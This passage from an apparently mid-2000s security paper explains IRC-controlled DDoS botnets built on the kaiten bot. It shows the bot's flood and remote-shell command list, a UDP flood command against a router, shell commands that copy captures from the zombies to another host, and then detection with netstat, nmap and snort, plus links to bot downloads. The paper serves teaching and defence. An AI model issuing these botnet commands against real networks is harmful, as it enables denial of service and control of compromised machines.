2004-10-30 09:25:55 PDT|claka 2336 {NOTICE}: connection from 192.168.81.104 on # 5
2004-10-30 09:25:56 PDT|claka 2336 {NOTICE}: LWMNQ@192.168.81.104 has registered on
socket 5
2004-10-30 09:25:56 PDT|claka 2336 {NOTICE}: created ch"#ddos"@0x9271310 on behalf of
LWMNQ!JBUEB@127.0.0.1
```

The attacker will repeat the process until a BotNet of hundreds to thousands of machines has been created. Once a suitable amount of hosts is created, the attacker will join the channel and start sending commands to the bots. The IRC client "**epic**" was used in the following example:

The attacker first connects to the IRC server **irc.example.com**.

```
attacker# epic irc.example.com:6667::hax0r
```

The attacker checks to see what channels have been created. The channel "**#ddos**" is the channel where all the bots are logged in and waiting.

```
> /list
<snip>

Channel     Users  Topic
*** #ddos       3      <no topic>
*** End of channel list
```

The attacker then joins the DDoS channel with a NICK of "**hax0r**". The other "users" on the **#ddos** channel are all **kaiten** bots **(LWMNQ FBNOE XXDGF)**.

```
> /join #ddos
haxor (root@127.0.0.1) has joined channel #ddos
*** #ddos : No topic is set
*** Users on #ddos: @LWMNQ FBNOE XXDGF hax0r
```

The **kaiten** bot has a series of preconfigured DDoS commands built into it:

```
attacker# more kaiten.c
<snip>
 *       TSUNAMI <target> <secs>       = A PUSH+ACK flooder                    *
 *       PAN <target> <port> <secs>    = A SYN flooder                         *
 *       UDP <target> <port> <secs>    = An UDP flooder                        *
 *       UNKNOWN <target> <secs>       = Another non-spoof udp flooder         *
 *       NICK <nick>                   = Changes the nick of the client        *
 *       SERVER <server>               = Changes servers                       *
 *       GETSPOOFS                     = Gets the current spoofing             *
 *       SPOOFS <subnet>               = Changes spoofing to a subnet          *
 *       DISABLE                       = Disables all packeting from this bot  *
 *       ENABLE                        = Enables all packeting from this bot   *
 *       KILL                          = Kills the knight                      *
 *       GET <http address> <save as>  = Downloads a file off the web          *
 *       VERSION                       = Requests version of knight            *
 *       KILLALL                       = Kills all current packeting           *
 *       HELP                          = Displays this                         *
 *       IRC <command>                 = Sends this command to the server      *
 *       SH <command>                  = Executes a command                    *
```

The attacker decides to start a UDP flood on the victim **192.168.81.1** (a router). The following command instructs all of the bots to start the attack flooding port 1 for 100 seconds.

```
> !* UDP 192.168.81.1 1 100
```

Here is a packet capture from the victim:

```
victim# tethereal -ni eth0 port 1
Capturing on eth0
3.489562 232.132.62.30 -> 192.168.81.1 UDP Source port: 34513  Destination port: 1
3.489570 54.176.73.11 -> 192.168.81.1 UDP Source port: 13219  Destination port: 1
3.489578 244.170.7.26 -> 192.168.81.1 UDP Source port: 10719  Destination port: 1
3.489586 108.238.91.100 -> 192.168.81.1 UDP Source port: 41969  Destination port: 1
3.489593 45.184.83.70 -> 192.168.81.1 UDP Source port: 3370  Destination port: 1
3.530259  29.19.78.38 -> 192.168.81.1 UDP Source port: 18453  Destination port: 1
```

The attacker can choose to stop the attack at any time

```
>!* KILLALL
```

The attacker can also spawn and execute a root shell on all of the zombies. The following example has the attacker start packet captures on all of the zombies and then the logs are copied over to another host for analysis:

```
> !* SH tcpdump -w /tmp/.out -ni eth0
> !* SH pkill tcpdump
> !* SH rcp /tmp/.out other-host.example.com:/tmp/logs.`hostname`
```

Here is a listing of the **/tmp** directory on other-host:

```
other-host# ls -l /tmp/logs.*
-rw-r--r--   1 root     root       10014 Oct 29 11:13 /tmp/logs.ddos-4
-rw-r--r--   1 root     root       10132 Oct 29 11:13 /tmp/logs.ddos-5
```

B.3.3 Detecting IRC DDoS Agents

Local Detection

Both the **netstat** and **lsof** commands will display whether or not a DDoS bot is bound on a local port. Most DDoS bots bind in the port range of 6000. These examples assume that the netstat and lsof commands on the zombie have not been replaced with trojan/rootkit versions.


```
zombie# netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 ddos-4.example.com:1026 ddos-master.exampl:ircd ESTABLISHED
<snip>

zombie# lsof -i
<snip>
kaiten  1609 root    3u  IPv4   3005       TCP ddos-4.example.com:1024-
>irc.example.com:ircd (ESTABLISHED)
```

Run a **tcpdump** trace on the local port 6667 and write it to a file:

```
# tcpdump -w /tmp/tcpdump.out -i eth0 port 6667
```

Copy the file to a trusted host and analyze the capture with a utility like ethereal (**http://www.ethereal.com**). The ethereal utility has the ability to follow TCP streams. The following screenshot traces the communications between the IRC server and the DDoS client.

```
# scp /tmp/tcpdump.out other-host:/tmp
other-host# ethereal -r /tmp/tcpdump.out
```



Remote Detection

The **nmap** utility (http**://www.insecure.org/nmap**) will be able to probe for open ports. In the following example, **nmap** is used on to gather information about a remote host that may be potentially running a DDoS IRC Bot. Other common ports are selected to help with OS detection. The "**Sneaky**" keyword helps obfuscate the scan just in case any other IDS sensors may be too sensitive!

```
other-host# nmap -T Sneaky -sF -O -p 22,80,25,6667 ddos-4.example.com

Starting nmap 3.70 ( http://www.insecure.org/nmap/ ) at 2004-11-03 14:42 PST
Interesting ports on ddos-4.example.com (192.168.81.104):
PORT     STATE  SERVICE
138/tcp closed netbios
22/tcp   open   ssh
80/tcp   open   http
6667/tcp closed irc
MAC Address: 00:0C:29:6C:94:A5 (VMware)
Device type: general purpose
Running: Linux 2.4.X|2.5.X|2.6.X
OS details: Linux 2.4.0 - 2.5.20, Linux 2.4.18 - 2.6.4 (x86)
```

The **snort** (**http://www.snort.org**) utility can monitor the entire network for IRC traffic. The **snort** sensor has to have access to all traffic (port mirror) on a switch in order to be effective.

```
# rpm -iv snort-2.2.0*
# useradd snort
# mkdir -p /var/log/snort
# chown snort:snort /var/log/snort
# snort -c /usr/local/etc/snort/snort.conf -u snort -g snort -d -D
# tail -f /var/log/snort/alert
[**] [1:542:10] CHAT IRC nick change [**]
[Classification: Potential Corporate Privacy Violation] [Priority: 1]
11/04-14:35:19.882476 192.168.81.105:1035 -> 192.168.81.254:6667
TCP TTL:64 TOS:0x0 ID:15008 IpLen:20 DgmLen:101 DF
***AP*** Seq: 0x7B30D498  Ack: 0x7EE43B0A  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 16380404 16424305

[**] [1:1463:6] CHAT IRC message [**]
[Classification: Potential Corporate Privacy Violation] [Priority: 1]
11/04-14:38:20.285893 192.168.81.254:6667 -> 192.168.81.105:1036
TCP TTL:64 TOS:0x0 ID:8148 IpLen:20 DgmLen:120 DF
***AP*** Seq: 0x87C8F04E  Ack: 0x860519D7  Win: 0x16A0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 16605767 16534604
```

The first snort warning shows a bot registering it's NICK from **ddos-5.example.com** to **irc.example.com**. The second warning is an IRC control command being passed down to the zombie.

C.1 Conclusions

There are many iterations of IRC based DDoS attacks. The attack described in this paper is rather simple. More complex attacks include encryption of communications and the use of IRC Bouncers like PSYBNC to obfuscate the attacker's real IP Address.

There has also been some recent research on new classes of attack called "Low Rate TCP Denial of Service Attacks". These class of attacks take advantage of many of the TCP sliding window stateful algorithms. A paper on the topic can be downloaded at **http://www.acm.org/sigcomm/sigcomm2003/papers/p75-kuzmanovic.pdf**

Appendix A - Other Popular DDoS Utilities

Trinoo - http://staff.washington.edu/dittrich/misc/trinoo.analysis
Trinity - https://lists.dulug.duke.edu/pipermail/dulug/2000-September/008184.html
Shaft - http://security.royans.net/info/posts/bugtraq_ddos3.shtml
Mserv - http://ciac.llnl.gov/ciac/bulletins/k-072.shtml

Appendix B - Excellent Papers

http://www.garykessler.net/library/ddos.html
http://grc.com/dos/grcdos.htm
http://www.netsys.com/library/papers/ddos-ircbot.txt

Appendix C - Windows Based DDoS Utilities

Sub7 - http://www.sub7.net
Illmob Tools - http://www.illmob.org/files.html
Bot Downloads - http://askmatador.com/ep/bots/, http://www.rf-mods.com/

[i] [ii]TFN2K - An Analysis Jason Barlow and Woody Thrower AXENT Security Team February 10, 2000 (Updated March 7, 2000) Revision: 1.3 - http://packetstormsecurity.com/distributed/TFN2k_Analysis-1.3.txt

[i] "The "stacheldraht" distributed denial of service attack tool" - David Dittrich 1999 http://staff.washington.edu/dittrich/misc/stacheldraht.analysis.txt

[ii] "The "stacheldraht" distributed denial of service attack tool" - David Dittrich 1999 http://staff.washington.edu/dittrich/misc/stacheldraht.analysis.txt